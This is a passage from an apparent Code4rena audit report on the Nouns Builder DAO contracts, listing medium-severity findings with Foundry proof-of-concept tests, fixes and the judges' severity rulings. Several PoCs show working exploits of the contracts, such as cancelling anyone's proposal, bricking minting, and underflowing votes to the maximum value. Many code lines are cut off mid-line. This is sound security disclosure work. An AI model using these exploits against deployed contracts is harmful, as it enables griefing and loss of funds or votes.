Recommended Mitigation Steps

A minimum quorum votes governance configuration that is at least 1 can be added. When `quorum()` returns 0 because the token supply is low, calling `propose` could set `proposal.quorumVotes` to the minimum quorum votes.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> Because rounding is determined by a mixture of `totalSupply` and `quorumThresholdBps` I believe the finding cannot be of high severity.

> It is important to note that because totalSupply can be zero, especially if founders take no founder mint, the Governor contract may be griefed, for example by giving away allowances to setup for a future rug-pull.

> Because the finding can cause a loss, and the code doesn't have specific ways to avoid that (e.g. minimum totalSupply) i believe Medium Severity to be appropriate

tbtstl (Nouns Builder) acknowledged and commented:

> I think we're going to have to ACK this and move on — there's no clear minimum token requirement we can set at the beginning of a DAO lifecycle that couldn't be circumvented by the malicious user buying the first *n* tokens.

> Situations like this will have to be handled by the DAOs vetoer until a quorum is deemed high enough.

[M-02] Highest bid in first auction can get irretrievably stuck in the protocol

Submitted by PwnPatrol, also found by davidbrai, MiloTruck, and pauliax

Auction.sol#L248-L254

If the first auction is paused and unpaused in a protocol deployed with no founder fees, the highest bid (as well as the first NFT), will get stuck in the protocol with no ability to retrieve either of them.

Proof of Concept

In a protocol with founder ownership percentage set to 0, the first tokenId put to auction is #0.

If the first auction in such a protocol is paused and unpaused, the check for `if (auction.tokenId == 0)` will pass and `_createAuction()` will automatically be

called, minting the next token and starting a new auction based on token #1.

The result is that `highestBid` and `highestBidder` are reset, the first auction is never settled, and the highest bid (as well as NFT #0) will remain stuck in the platform.

The following test confirms this finding:

```
    function test_PauseAndUnpauseInFirstAuction() public {
        address bidder1 = vm.addr(0xB1);
        address bidder2 = vm.addr(0xB2);

        vm.deal(bidder1, 100 ether);
        vm.deal(bidder2, 100 ether);

        console.log("Deploying with no founder pct...");
        deployMockWithEmptyFounders();

        console.log("Unpausing...");
        vm.prank(founder);
        auction.unpause();

        console.log("Bidder makes initial bid.");
        vm.prank(bidder1);
        auction.createBid{ value: 1 ether }(0);
        (uint256 tokenId_, uint256 highestBid_, address highestBidde
        console.log("Currently bidding for ID ", tokenId_);
        console.log("Highest Bid: ", highestBid_, ". Bidder: ", high
        console.log("Contract Balance: ", address(auction).balance);
        console.log("--------");

        console.log("Pausing and unpausing auction house...");
        vm.startPrank(address(treasury));
        auction.pause();
        auction.unpause();
        vm.stopPrank();

        console.log("Bidder makes new bid.");
        vm.prank(bidder2);
        auction.createBid{ value: 0.5 ether }(1);
        (uint256 tokenId2_, uint256 highestBid2_, address highestBic
        console.log("Currently bidding for ID ", tokenId2_);
        console.log("Highest Bid: ", highestBid2_, ". Bidder: ", hig
```

```
        console.log("Contract Balance: ", address(auction).balance);
```

Tools Used

Manual Review, Foundry

Recommended Mitigation Steps

Remove the block in `unpause()` that transfers ownership and creates an auction if `auction.tokenId == 0` and trigger those actions manually in the deployment flow.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> The warden has shown how, due to a specific set of circumstances, which can happen exclusively during the first auction:
>
> - If the first auction has a paying user
> - The id is 0 (not minted to owner)
> - And it get's paused
>
> Then on restart the highestBidder will lose their ETH as well as not receive the NFT.
>
> A more appropriate behaviour would be to force settle if a bid was there, or to handle token0 like any other.
>
> Because of the conditionality of the finding, Medium Severity is appropriate.
>
> Minting the first token to a founder or settling before unpausing will avoid this.

iainnash (Nouns Builder) confirmed

[M-03] `Token:mint` : infinite loop if the founders' shares sum up to 100

Submitted by zzzitron, also found by 0xSmartContract, ChristianKuri, davidbrai, elad, ElKu, hansfriese, immeas, ladboy233, Lambda, MiloTruck, scaraven, tonisives,

and volky

[Token.sol#L179]

The Token as well as Auction cannot be used if the sum of `ownershipPct` is 100

Proof of Concept

```
    function test_poc_mintforever() public {
        createUsers(2, 1 ether);

        address[] memory wallets = new address[](2);
        uint256[] memory percents = new uint256[](2);
        uint256[] memory vestExpirys = new uint256[](2);

        uint256 pct = 50;
        uint256 end = 4 weeks;

        unchecked {
            for (uint256 i; i < 2; ++i) {
                wallets[i] = otherUsers[i];
                percents[i] = pct;
                vestExpirys[i] = end;
            }
        }

        deployWithCustomFounders(wallets, percents, vestExpirys)

        assertEq(token.totalFounders(), 2);
        assertEq(token.totalFounderOwnership(), 100);

        Founder memory founder;

        unchecked {
            for (uint256 i; i < 100; ++i) {
                founder = token.getScheduledRecipient(i);

                if (i % 2 == 0) assertEq(founder.wallet, otherUs
                else assertEq(founder.wallet, otherUsers[1]);
            }
        }

// // commented out as it will not stop
```

```
//          vm.prank(otherUsers[0]);
//          auction.unpause();

    }
```

In the proof of concept, there are two founders and they both share 50% of ownership. If the `Auction` should be `unpause` d, and therefore triggers to mint tokens, it will go into the infinite loop and eventually revert for out of gas.

```
// Token.sol

143     function mint() external nonReentrant returns (uint256 t
144         // Cache the auction address
145         address minter = settings.auction;
146 
147         // Ensure the caller is the auction
148         if (msg.sender != minter) revert ONLY_AUCTION();
149 
150         // Cannot realistically overflow
151         unchecked {
152             do {
153                 // Get the next token to mint
154                 tokenId = settings.totalSupply++;
155 
156                 // Lookup whether the token is for a founder
157             } while (_isForFounder(tokenId));
158         }
159 
160         // Mint the next available token to the auction hous
161         _mint(minter, tokenId);
162     }

177     function _isForFounder(uint256 _tokenId) private returns
178         // Get the base token id
179         uint256 baseTokenId = _tokenId % 100;
180 
181         // If there is no scheduled recipient:
182         if (tokenRecipient[baseTokenId].wallet == address(0)
183             return false;
184 
185             // Else if the founder is still vesting:
186         } else if (block.timestamp < tokenRecipient[baseToke
187             // Mint the token to the founder
```

```
188             _mint(tokenRecipient[baseTokenId].wallet, _toker
189
190             return true;
191
192             // Else the founder has finished vesting:
193         } else {
194             // Remove them from future lookups
195             delete tokenRecipient[baseTokenId];
196
197             return false;
198         }
199     }
```

In the `Token::mint`, there is a while loop which will keep looping as long as `_isForFounder` returns true. The `_isForFounder` function will return true is the given `_tokenId`'s recipient is still vesting. However, to check the recipient it is checking the `baseTokenId` which is `_tokenId % 100` (in line 179 above snippet). Which means, if the `tokenRecipient` of 0 to 99 are currently vesting, it will keep returning true and the while loop in the `mint` function will not stop. The `tokenRecipient` was set in the `_addFounders` and if the sum of all founders' ownership percent is 100, the `tokenRecipient` will be filled up to 100.

Recommended Mitigation Steps

Use `_tokenId` instead of `baseTokenId`.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> While a different typo may have allow to support more than 100 founders and shares setup, the following check: Token.sol#L179-L180
>
> ```
> uint256 baseTokenId = _tokenId % 100;
> ```
>
> Will cause each id to be check against the first 100, meaning that if the owners own 100% of all first 100 ids (e.g. the `schedule` value is 1, the code will loop forever in this while loop as no new ID is available

> Because this is contingent on setting admin ownership to 100%, I think Medium Severity to be more appropriate. I wonder if 100% ownership for founders is rational in any case, as no auction would ever happen, however the configuration is allowed and it will brick the contracts.

iainnash (Nouns Builder) confirmed

[M-04] Founders can receive less tokens that expected

Submitted by MEP, also found by __141345__, 0xSky, antonttc, azephiar, cccz, CertoraInc, d3e4, datapunk, davidbrai, easy_peasy, hansfriese, hansfriese, MiloTruck, minhtrng, neumo, pcarranzav, peritoflores, PwnPatrol, R2, scaraven, teawaterwire, Tointer, tonisives, unforgiven, V_B, wagmi, zkhorse, and zzzitron

Token.sol#L118

Because the IDs of the founders tokens are wrongly computed, some of them can have an id higher than 100 and then never be minted.

Proof of Concept

If a founder has percentage of `pct`, then `pct` IDs between 0 and 99 should be given to him in the mapping `tokenRecipient`, such that if a token is minted with `tokenId % 100` equal to one of its IDs, it is minted directly to him. But the modulo is not correctly done at when the mapping is filled, so some IDs of a founder can be higher than 100.

It happens for example if Alice has 10% and Bob gas 11%. For Alice, `schedule` is equal to 10, so Alices will have the ids 0, 10, 20, ..., 90. But for Bob, `schedule` is also equal to 9. So it will have the ids 1, 11, 21, ..., 91, 100. Indeed, Bob can't have the ID 0 because it belongs to Alice, same for the ID 10 etc. The last eleventh ID that is given to Bob is 100, that can't be reached.

This happens for example when with two founders the percentages verify `(100 / pct1) - (100 / pct2) == 1`. So (11%, 12%) or (25%, 33%) will behave samely (with more token lost in some case).

```
    // SPDX-License-Identifier: MIT
```

```
pragma solidity 0.8.15;

import { TokenTest } from "./Token.t.sol";

contract TestMEP_M1 is TokenTest {

    function setUpMEP() internal returns (address alice, address
        address[] memory wallets = new address[](2);
        uint256[] memory percents = new uint256[](2);
        uint256[] memory vestExpiries = new uint256[](2);

        wallets[0] = alice = address(0x0a);
        wallets[1] = bob = address(0x0b);

        percents[0] = 10;
        percents[1] = 11;
        totalOwnership = percents[0] + percents[1];

        vestExpiries[0] = type(uint256).max;
        vestExpiries[1] = type(uint256).max;

        deployWithCustomFounders(wallets, percents, vestExpiries
    }

    // Verifies it on the 100 first tokens
    function testMEP_M1_1() public {

        (address alice, address bob, uint256 totalOwnership) = s

        // Should mint the 100 first tokens
        // Alice should receive 10 tokens
        // Bob should receive 11 tokens
        for (uint256 i; i < 100 - totalOwnership; ++i) {
            vm.prank(address(auction));
            token.mint();
        }

        assertEq(token.balanceOf(alice), 10, "Alice's balance is
        assertEq(token.balanceOf(bob), 11, "Bob's balance is wrc
    }

    // Verifies it with the law of large numbers
    function testMEP_M1_2() public {

        (address alice, address bob, ) = setUpMEP();
```

```
            uint256 tokensToMint = 123456; // enough large to apply
            for (uint256 i; i < tokensToMint; ++i) {
                vm.prank(address(auction));
                token.mint();
            }

            uint256 totalSupply = token.totalSupply();
            assertEq(token.balanceOf(alice) * 100 / totalSupply, 10,
            assertEq(token.balanceOf(bob) * 100 / totalSupply, 11, '
        }
    }
```

Recommended Mitigation Steps

Replace the line 118 of `Token.sol` by `baseTokenId = (baseTokenId + schedule) % 100;`.

Alex the Entreprenerd (judge) commented:

> The warden has shown how, due to a logical mistake / typo, founders will receive a lower allocation than expected.
>
> This is contingent on certain allocations being set and will cause a "loss of yield" to the founders estimated to the lost allocation.
>
> I believe the finding could be raised to High Severity due to the graveness of it, however, because it is contingent on specific inputs, I think Medium Severity to be appropriate

tbtstl (Nouns Builder) disagreed with severity and commented:

> I actually think this one should be high severity — it's important that these token ownership percentages end up consistent on a long enough time scale.

Alex the Entreprenerd (judge) commented:

> I appreciate the generosity of the sponsor, ultimately the bug can happen only if `(baseTokenId + schedule)` is greater than 100, which, because the schedule is X / 100, will not always happen, and the loss will not be total but only for the specific tokens for which the modulo is necessary.

> For those reasons (conditionality of bug due to admin input), I think Medium Severity to be more appropriate.

> I do recommend mitigation nonetheless.

[M-05] A proposal can be cancelled by anyone if the proposal has exactly proposalThreshold votes

Submitted by davidbrai, also found by cccz, Ch_301, Chom, datapunk, elad, GimelSec, pauliax, PwnPatrol, and rbserver

https://github.com/code-423n4/2022-09-nouns-builder/blob/main/src/governance/governor/Governor.sol#L128
https://github.com/code-423n4/2022-09-nouns-builder/blob/main/src/governance/governor/Governor.sol#L363

If the proposer of a proposal has votes in the same amount as the proposalThreshold, they can create a proposal. But in this case, anyone can also cancel this proposal.

When creating a proposal the requirement is “Ensure the caller’s voting weight is greater than or equal to the threshold”.
When cancelling a proposal the check is:
if `getVotes(proposal.proposer, block.timestamp - 1) > proposal.proposalThreshold` then it the cancelling is not allowed. In effect, if the number of votes is lower than *or equal* to the proposalThreshold it can be cancelled.

In the extreme case where all the DAO members have no more than the proposalThreshold amount of votes, every proposal can be cancelled.

Proof of Concept

The forge test below demonstrates the issue:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.15;

import "forge-std/console.sol";
import { NounsBuilderTest } from "../utils/NounsBuilderTest.sol'
```

```
import { IManager } from "../../src/manager/IManager.sol";
import { IGovernor } from "../../src/governance/governor/IGoverr
import { GovernorTypesV1 } from "../../src/governance/governor/t

contract GovCancelWrongCheckTest is NounsBuilderTest, GovernorTy
    uint256 internal constant AGAINST = 0;
    uint256 internal constant FOR = 1;
    uint256 internal constant ABSTAIN = 2;
    uint256 proposalThresholdBps = 100;

    address internal voter1 = address(0x1234);
    address internal randomUser = address(0x8888);

    function setUp() public virtual override {
        super.setUp();

        deployMock();
    }

    function testCanCancelProposalIfExactThreshold() public {
        // mint a few tokens
        for (uint256 i; i < 85; i++) {
            vm.prank(address(auction));
            token.mint();
        }
        assertEq(token.totalSupply(), 100);

        // transfer one token to voter1
        vm.prank(address(auction));
        token.transferFrom(address(auction), voter1, 5);
        assertEq(token.balanceOf(voter1), 1);

        // make sure voter has enough votes
        assertEq(governor.proposalThreshold(), 1);
        assertEq(token.getVotes(voter1), 1);

        vm.warp(block.timestamp + 1);

        // propose
        (address[] memory targets, uint256[] memory values, byte
        vm.prank(voter1);
        bytes32 proposalId = governor.propose(targets, values, c

        // Proposal created successfully
        assertEq(uint256(governor.state(proposalId)), uint256(Pr
```

```
            // Cancel proposal
            vm.prank(randomUser);
            governor.cancel(proposalId);
            assertEq(uint256(governor.state(proposalId)), uint256(Pr
        }

        function setMockGovParams() internal virtual override {
            setGovParams(2 days, 1 seconds, 1 weeks, proposalThresho
        }

        function mockProposal()
            internal
            view
            returns (
                address[] memory targets,
                uint256[] memory values,
                bytes[] memory calldatas
            )
        {
            targets = new address[](1);
            values = new uint256[](1);
            calldatas = new bytes[](1);

            targets[0] = address(auction);
            calldatas[0] = abi.encodeWithSignature("pause()");
        }
    }
```

Recommended Mitigation Steps

Change the check in `cancel` to match the requirement in `propose`;

change line 363 in Governor.sol to:

```
if (msg.sender != proposal.proposer && getVotes(proposal.proposer,
block.timestamp - 1) >= proposal.proposalThreshold)
```

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> Because we know that a cancelled proposal cannot be repeated, and because the protocol is aiming at auctioning out NFTs that are unitary, rare, “small print” if you will, then 1 vote may be considered more heavily than in other situations. (e.g. 1

> second is still just 1 second, but 1 token here could be 10s if not hundreds of thousands of dollars)

> Not only that, due to the following check, the proposer must maintain the current balance above the threshold (instead of it being the balance at time of proposal).

> For those reasons, I think this is a medium severity finding.

kulkarohan (Nouns Builder) confirmed, but disagreed with severity

[M-06] Proposals can be bricked and Auctions stalled by bad settings

Submitted by chatch, also found by 0x4non, ak1, ayeslick, Chom, fatherOfBlocks, hyh, R2, rvierdiiev, scaraven, simon135, and zzzitron

Governor.sol#L588

The protocol assumes founders and proposals will set sane settings. However there are some settings that if set incorrectly will block proposals from being created or succeeding and block auctions from completing.

This vulnerability has a low likelihood of occurrence as the outcome is not in the interest of the community. However the possibility exists if there is some misunderstanding or miscalculation. If a bad setting is allowed the impact is high.

Proof of Concept

Bricking governance proposals

Governor settings.quorumThresholdBps > 10_000

If `quorumThresholdBps` is set above 10_000 then it would be impossible to get enough votes to succeed.

Without being able to execute a proposal the setting itself could never be fixed.

Governor settings.proposalThresholdBps > 10_000

If `proposalThresholdBps` is set above 10_000 then it would be impossible to submit a proposal.

Without being able to submit a proposal the setting itself could never be fixed.

Stalling a governance proposal

Treasury settings.delay

A very large value for `delay` would prevent a proposal from being executed.

For example 1000 years easily fits into `delay` and would result in a 1000 year wait before being able to execute.

A governance proposal could fix this property for future proposals but any proposal created with the large `delay` would remain stuck.

Stalling the auction

Auction settings.duration

The `duration` value is in seconds and any value up to type(uint40).max is permitted.

That is `1099511627775` seconds which is > 48000 years.

A large value like this would stop the auction from ever ending and thus stop new NFTs from being minted.

A governance proposal could fix this setting but ideally a very large `duration` would be blocked.

Auction settings.timeBuffer

Similar to duration but applies to the auction endTime extention.

So the auction could be extended a number of years for example.

Recommended Mitigation Steps

Implement reasonable range bounds reverting where appropriate. In particular for the above apply:

- Governor settings `quorumThresholdBps` <= 10_000
- Governor settings `proposalThresholdBps` <= 10_000
- Treasury settings `delay` <= 6 months
- Auction settings `duration` <= 6 months
- Auction settings `timeBuffer` <= 6 months

Add these checks to the `initialize()` functions and in the setter / update functions where these individual settings properties can be updated.

Alex the Entreprenerd (judge) commented:

> Lack of validation looks right, not convinced about severity if behind timelock.

Alex the Entreprenerd (judge) commented:

> The warden has shown how, due to a lack of rational minimums and maximums, governance can be griefed if not effectively bricked.

> Because this is contingent on allowing "irrational" values, I agree with Medium Severity.

> Mitigation would require adding acceptable minimums and maximums, or forcing the deployer to set those in a rational way that is transparent to end users.

iainnash (Nouns Builder) confirmed

[M-07] NFT owner can block token burning and transfer by delegating to zero address

Submitted by hyh

ERC721Votes's delegate() and delegateBySig() allow the delegation to zero address, which result in owner's votes elimination in the checkpoint. I.e. the votes are subtracted from the owner, but aren't added anywhere. _moveDelegateVotes() invoked by _delegate() treats the corresponding call as a burning, erasing the votes.

The impact is that the further transfer and burning attempts for the ids of the owner will be reverted because _afterTokenTransfer() callback will try to reduce owner's votes, which are already zero, reverting the calls due to subtraction fail.

As ERC721Votes is parent to Token the overall impact is governance token burning and transfer being disabled whenever the owner delegated to zero address. This can be done deliberately, i.e. any owner can disable burning and transfer of the owned ids at any moment, which can interfere with governance voting process.

Proof of Concept

User facing delegate() and delegateBySig() allow for zero address delegation:

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/lib/token/ERC721Votes.sol#L131-L135

```
/// @notice Delegates votes to an account
/// @param _to The address delegating votes to
function delegate(address _to) external {
    _delegate(msg.sender, _to);
}
```

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/lib/token/ERC721Votes.sol#L144-L174

```
function delegateBySig(
    address _from,
    address _to,
    uint256 _deadline,
    uint8 _v,
    bytes32 _r,
    bytes32 _s
```

```
    ) external {
        // Ensure the signature has not expired
        if (block.timestamp > _deadline) revert EXPIRED_SIGNATUR

        // Used to store the digest
        bytes32 digest;

        // Cannot realistically overflow
        unchecked {
            // Compute the hash of the domain seperator with the
            digest = keccak256(
                abi.encodePacked("\x19\x01", DOMAIN_SEPARATOR(),
            );
        }

        // Recover the message signer
        address recoveredAddress = ecrecover(digest, _v, _r, _s)

        // Ensure the recovered signer is the voter
        if (recoveredAddress == address(0) || recoveredAddress !

        // Update the delegate
        _delegate(_from, _to);
    }
```

And pass zero address to the _delegate() where it is being set:

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/lib/token/ERC721Votes.sol#L179-L190

```
    function _delegate(address _from, address _to) internal {
        // Get the previous delegate
        address prevDelegate = delegation[_from];

        // Store the new delegate
        delegation[_from] = _to;

        emit DelegateChanged(_from, prevDelegate, _to);

        // Transfer voting weight from the previous delegate to
        _moveDelegateVotes(prevDelegate, _to, balanceOf(_from));
```

```
    }
```

In this case _moveDelegateVotes() will reduce the votes from the owner, not adding it to anywhere as `_from` is the owner, while `_to` is zero address:

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/lib/token/ERC721Votes.sol#L203-L220

```
            if (_from != _to && _amount > 0) {
                // If this isn't a token mint:
                if (_from != address(0)) {
                    // Get the sender's number of checkpoints
                    uint256 nCheckpoints = numCheckpoints[_from]

                    // Used to store the sender's previous votir
                    uint256 prevTotalVotes;

                    // If this isn't the sender's first checkpoi
                    if (nCheckpoints != 0) prevTotalVotes = chec

                    // Update their voting weight
                    _writeCheckpoint(_from, nCheckpoints, prevTc
                }

                // If this isn't a token burn:
                if (_to != address(0)) { // @ audit here we add
```

The owner might know that and can use such a delegation to interfere with the system by prohibiting of transferring/burning of his ids.

This happens via _afterTokenTransfer() reverting as it's becomes impossible to reduce owner's votes balance by `1`:

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/lib/token/ERC721Votes.sol#L262-L271

```
    function _afterTokenTransfer(
```

```
        address _from,
        address _to,
        uint256 _tokenId
    ) internal override {
        // Transfer 1 vote from the sender to the recipient
        _moveDelegateVotes(_from, _to, 1);

        super._afterTokenTransfer(_from, _to, _tokenId);
    }
```

Recommended Mitigation Steps

Consider prohibiting zero address as a delegation destination:

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/lib/token/ERC721Votes.sol#L179-L190

```
    function _delegate(address _from, address _to) internal {
+               if (_to == address(0)) revert INVALID_SIGNATURE(

        // Get the previous delegate
        address prevDelegate = delegation[_from];

        // Store the new delegate
        delegation[_from] = _to;

        emit DelegateChanged(_from, prevDelegate, _to);

        // Transfer voting weight from the previous delegate to
        _moveDelegateVotes(prevDelegate, _to, balanceOf(_from));
    }
```

When `_to` isn't zero there always be an addition in _moveDelegateVotes(), so the system votes balance will be sustained.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> From `Auction` we know that token Burning will happen only on failure to complete the auction.

> While a new mechanism for burning could be added, it would require changing the code via an upgrade (conditional).

> The Warden has proven how underflow will cause the inability to transfer the token permanently and irreversibly.

> Delegating to 0, will cause Delegation to no longer be available (see other reports), however this finding also shows how Delegating to Address(0) causes the token to no longer being transferable.

> I think the submission is well developed, however it requires the owner to delegate to the address(0).

> For that reason, I think the finding is of Medium Severity.

> Because this is the only report that shows loss of Token, am not going to bulk with the others which instead show how Voting Power is lost irreversibly.

iainnash (Nouns Builder) confirmed and commented:

> Logical duplicate of **#478** but agree with @Alex the Entreprenerd about the reference being to lost token(s) being valid.

[M-08] Delegation should not be allowed to address(0)

Submitted by davidbrai, also found by bin2chen, Ch_301, Chom, cryptphi, pashov, and PwnPatrol

ERC721Votes.sol#L179-L190

Assuming an existing bug in the `_delegate` function is fixed (see my previous issue submission titled "**Delegating votes leaves the token owner with votes while giving the delegate additional votes**"):
if a user delegates to address(0) that vote gets lost.

Proof of Concept

Assuming the `_delegate` function gets patched by changing:

```
address prevDelegate = delegation[_from];
```

to

```
address prevDelegate = delegates(_from);
```

The steps to be taken:

1. User (U) gets one NFT (e.g by winning the auction) a. votes(U) = 1
2. U delegates to address(0) // prevDelegate is U, so votes(U)— a. votes(U) = 0, votes(address(0)) = 0
3. U delegates to address(0) // prevDelegate is U, so votes(U)— a. votes(U) = 2^192 - 1

Below is a forge test showing the issue:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.15;

import { NounsBuilderTest } from "../utils/NounsBuilderTest.sol'
import { TokenTypesV1 } from "../../src/token/types/TokenTypesV1

contract TokenTest is NounsBuilderTest, TokenTypesV1 {
    address user1 = address(0x1001);
    address delegate1 = address(0x2001);
    address delegate2 = address(0x2002);

    function setUp() public virtual override {
        super.setUp();

        vm.label(user1, "user1");
        vm.label(delegate1, "delegate1");
        deployMock();
    }

    function setMockFounderParams() internal virtual override {
        address[] memory wallets = new address[](1);
        uint256[] memory percents = new uint256[](1);
        uint256[] memory vestingEnds = new uint256[](1);

        wallets[0] = founder;
        percents[0] = 0;
        vestingEnds[0] = 4 weeks;

        setFounderParams(wallets, percents, vestingEnds);
```

```
        }

        function test_pown2() public {
            // user1 gets one token
            vm.startPrank(address(auction));
            token.mint();
            token.transferFrom(address(auction), user1, 0);
            vm.stopPrank();

            // user1 has 1 token & 1 vote
            assertEq(token.balanceOf(user1), 1);
            assertEq(token.getVotes(user1), 1);

            vm.prank(user1);
            token.delegate(address(0));
            assertEq(token.getVotes(user1), 0);

            vm.prank(user1);
            token.delegate(address(0));
            assertEq(token.getVotes(user1), type(uint192).max);
        }
    }
```

Recommended Mitigation Steps

Either:

1. Don't allow delegation to address(0) by adding a check
   or
2. If someone tries to delegate to address(0), delegate to the NFT owner instead

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> The Warden has shown how, due to incorrect accounting, the delegation of voting power to the address(0) will permanently burn that voting power.

> Because this is contingent on the owner performing the delegation, I believe Medium Severity to be more appropriate.

tbtstl (Nouns Builder) confirmed

[M-09] Index out of bounds error when properties length is more than attributes length breaks minting

Submitted by dipp, also found by 0x1f8b, 0x52, 0xc0ffEE, 0xSky, bin2chen, datapunk, eierina, elad, hansfriese, hyh, izhuer, Jeiwan, Migue, R2, and scaraven

[MetadataRenderer.sol#L188-L198]

When a token is minted, the `MetadataRenderer.sol onMinted` function is called which will set the particular token's attributes to a random item from one of the properties. A token has a maximum of 16 attributes, the first one being the total number of properties. The properties from which the token receives its attributes are supplied by the owner of the `MetadataRenderer.sol` contract by calling `addProperties`. The issue is that the number of properties the owner can supply is not limited. If the number of properties is more than 15 then the `onMinted` function will revert due to the limit on the number of attributes a token may have.

Impact

Since `onMinted` is always called when tokens are minted, the DAO will not be able to mint new tokens. There does not seem to be a way to remove properties so this would be unrecoverable.

Proof of Concept

Test code added to `Token.t.sol`:

```
        function test_MetadataProperties() public {
            createUsers(2, 1 ether);

            address[] memory wallets = new address[](2);
            uint256[] memory percents = new uint256[](2);
            uint256[] memory vestExpirys = new uint256[](2);

            uint256 pct = 50;
            uint256 end = 4 weeks;

            unchecked {
                for (uint256 i; i < 2; ++i) {
                    wallets[i] = otherUsers[i];
```

```
                percents[i] = pct;
                vestExpirys[i] = end;
            }
        }

        deployWithCustomFounders(wallets, percents, vestExpirys)

        // Check deployed correctly
        assertEq(token.totalFounders(), 2);
        assertEq(token.totalFounderOwnership(), 100);

        // Create 16 properties and items
        string[] memory names = new string[](16);
        MetadataRendererTypesV1.ItemParam[] memory items = new M
        for (uint256 j; j < 16; j++) {
            names[j] = "aaa";
            items[j].name = "aaa";
            items[j].propertyId = uint16(j);
            items[j].isNewProperty = true;
        }

        MetadataRendererTypesV1.IPFSGroup memory group = Metadat
            "aaa",
            "aaa"
        );

        // Add 16 properties
        vm.prank(otherUsers[0]);
        metadataRenderer.addProperties(names, items, group);

        // Attempt to mint
        vm.prank(address(auction));
        vm.expectRevert(stdError.indexOOBError);
        token.mint();
    }
```

The test code above shows that the owner of `MetadataRenderer.sol` is able to add 16 properties with 1 items each. The `auction` contract is then unable to mint due to an “Index out of bounds” error.

Code from the `onMinted` function in `MetadataRenderer.sol`:

```
            // For each property:
```

```
        for (uint256 i = 0; i < numProperties; ++i) {
            // Get the number of items to choose from
            uint256 numItems = properties[i].items.length;

            // Use the token's seed to select an item
            tokenAttributes[i + 1] = uint16(seed % numItems)

            // Adjust the randomness
            seed >>= 16;
        }
```

The code above shows that when a token is minted and `onMinted` is called it will attempt to assign more than 16 attributes to the token which is not possible due to the `tokenAttributes` being limited to 16.

Recommended Mitigation Steps

The maximum amount of properties an owner can add should be less than the maximum amount of attributes any token can have. Consider either limiting the `properties` variable in `MetadataRenderer.sol` to 15 or allow any number of attributes to be added to a token.

Alex the Entreprenerd (judge) commented:

> I love that you added a coded POC.
>
> The Warden has shown how, due to a coding inconsistency, adding more than 15 properties will cause an Out-Of-Bounds error.
>
> Because this is contingent on admin configuration, I believe Medium Severity to be appropriate.
>
> Most direct solution is to explicitly limit the number of properties, otherwise the system could be rewritten to handle an unknown number of properties.

iainnash (Nouns Builder) confirmed

[M-10] The quorum votes calculations don't take into account burned tokens

Submitted by azephiar, also found by __141345__, 0x52, 0xSmartContract, bin2chen, Ch_301, indijanc, and Tointer

https://github.com/code-423n4/2022-09-nouns-builder/blob/main/src/governance/governor/Governor.sol#L475
https://github.com/code-423n4/2022-09-nouns-builder/blob/main/src/governance/governor/Governor.sol#L524

Because the following happens:

1. Burned tokens votes are effectively deleted in `token._moveDelegateVotes()` when called by `token.burn()`
2. When an auction gets settled without bidders the function burns the token by calling `token.burn()`
3. When `_createAuction()` is called an amount of tokens >= 1 is minted, of which 1 is kept in the auction contract
4. The functions `governor.proposalThreshold()` and `governor.quorum()` both depend on `token.totalSupply()` for their calculations.

We can derive that the protocol calculates the `quorumVotes` taking into account burned tokens and tokens held in the auction contract, which don't have any actual voting power. In other words the actual `quorumThresholdBps` is equal or higher than the setted `quorumThresholdBps`.

Impact

The worse case scenario that can happen is that the quorum gets so high that a proposal cannot pass even if everybody voted and everybody voted `for`, potentially locking funds into the contract.

We can define:

1. `assumedVotingPower = token.totalSupply()`
2. `realVotingPower = token.totalSupply() - amountOfTokensBurned`

3. `ΔVotingPower = amountOfTokensBurned`

This is the case if:

```
realVotingPower at proposal.voteEnd < quorum at proposal.timeCre
```

which is the same as

```
realVotingPower < (assumedVotingPower * settings.quorumThreshold
```

and rearranging in terms of `settings.quorumThresholdBps` we have:

```
settings.quorumThresholdBps > 10_000 * realVotingPower/assumedVo
```

Knowing that:

1. The possible range of values for `10_000 * realVotingPower/assumedVotingPower` is from `1` to `10000`. If `realVotingPower = 0` this model doesn't make sense in the first place.
2. The possible range of values of `settings.quorumThresholdBps` is from `1` to `2^16 - 1`. The protocol allows for `settings.quorumThresholdBps` to be `0`, in which case it means that the actual quorum is `0`; a context in which this model doesn't make sense. There's another catch that restricts this boundaries, if `settings.quorumThresholdBps * token.totalSupply() < 10_000` the output of `governance.quorum()` would be `0`.

Many combinations of values in the ranges described above render this disequation true, note, however, that this describes the workings in a mathematical settings and it doesnt hold true for every case in a real setting because of roundings and approximations.

We can intuitevely notice that when `realVotingPower/assumedVotingPower` is very low, which is the case of a DAO with few tokens burned, the chances of the disequation being true are slim and when it's high the chances of the disequation

being true become higher. The opposite is true for `settings.quorumThresholdBps`.

This might lock funds in DAOs with a lot of unsold auctions who have a low `settings.quorumThresholdBps`.

At early stages this is mitigated by the fact that for every possible token burned some tokens are minted to the founders, but when the vest expires this mitigation is not in place anymore.

Proof of Concept

I wrote a test that's expected to revert a `proposal.queue()` even if all possible votes available are cast in favor.

The test comes with two parameters to set: `auctionsToRun` and `tokensToBidder`. The test runs `auctionsToRun` auctions, of which the first `tokensToBidder` are bidded upon and the rest are not. Then:

1. Creates a proposal
2. Cast all possible votes in favor
3. Tries to queue a proposal
4. Reverts

The default parameters are set to `auctionsToRun = 130` and `tokensToBidder = 10`. Also `quorumThresholdBps = 1000`. This test results in `121 tokens burned` and `133 token minted`. It's quite an unrealistic scenario, but it can get more real if `quorumThresholdBps` is setted lower. Keep in mind that this is the case in which everybody shows up to vote and averybody votes for.

Test code

The test can be pasted inside `Gov.t.sol` and then run with:

```
